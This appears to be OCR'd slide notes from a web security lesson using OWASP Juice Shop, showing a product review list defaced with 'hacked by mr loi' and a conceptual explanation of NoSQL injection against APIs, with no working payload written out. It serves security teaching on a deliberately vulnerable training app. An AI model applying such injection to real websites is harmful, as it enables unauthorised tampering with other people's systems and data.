
What did you like or dislike?



Reviews (4)

admin@juice-sh.op
hacked by mr loi

Anonymous
hacked by mr loi



Reviews (4)

admin@juice-sh.op
hacked by mr loi

Anonymous
hacked by mr loi

Anonymous
hacked by mr loi

NoSQL injection

- Does it work in the realistic world? Surprisingly, Yes!
- What we are looking for is ANY of the vulnerabilities in the API
  - This kind of attack is also working for some WebAPI working with traditional SQL based database servers!
  - The idea is the same!
  - Input (or inject) your own values, or replace the existing values in the "payload"
  - Send it to the server
  - The server will just "do the job" (get compromised), under your commands, and to change the contents in the webpages

Appendix: OWASP (Open Web Application Security) Juice Shop

- In the next time, we will briefly talk about the “targeting server”
- Like I said in the earlier time, companies like to see, if some vulnerabilities is found in the OWASP, can that be repeated in their company website as well?
    - A cross validation
    - They like to do this, after any of the majority changes / upgrades (security testing)
    - Or before a brand new website is going online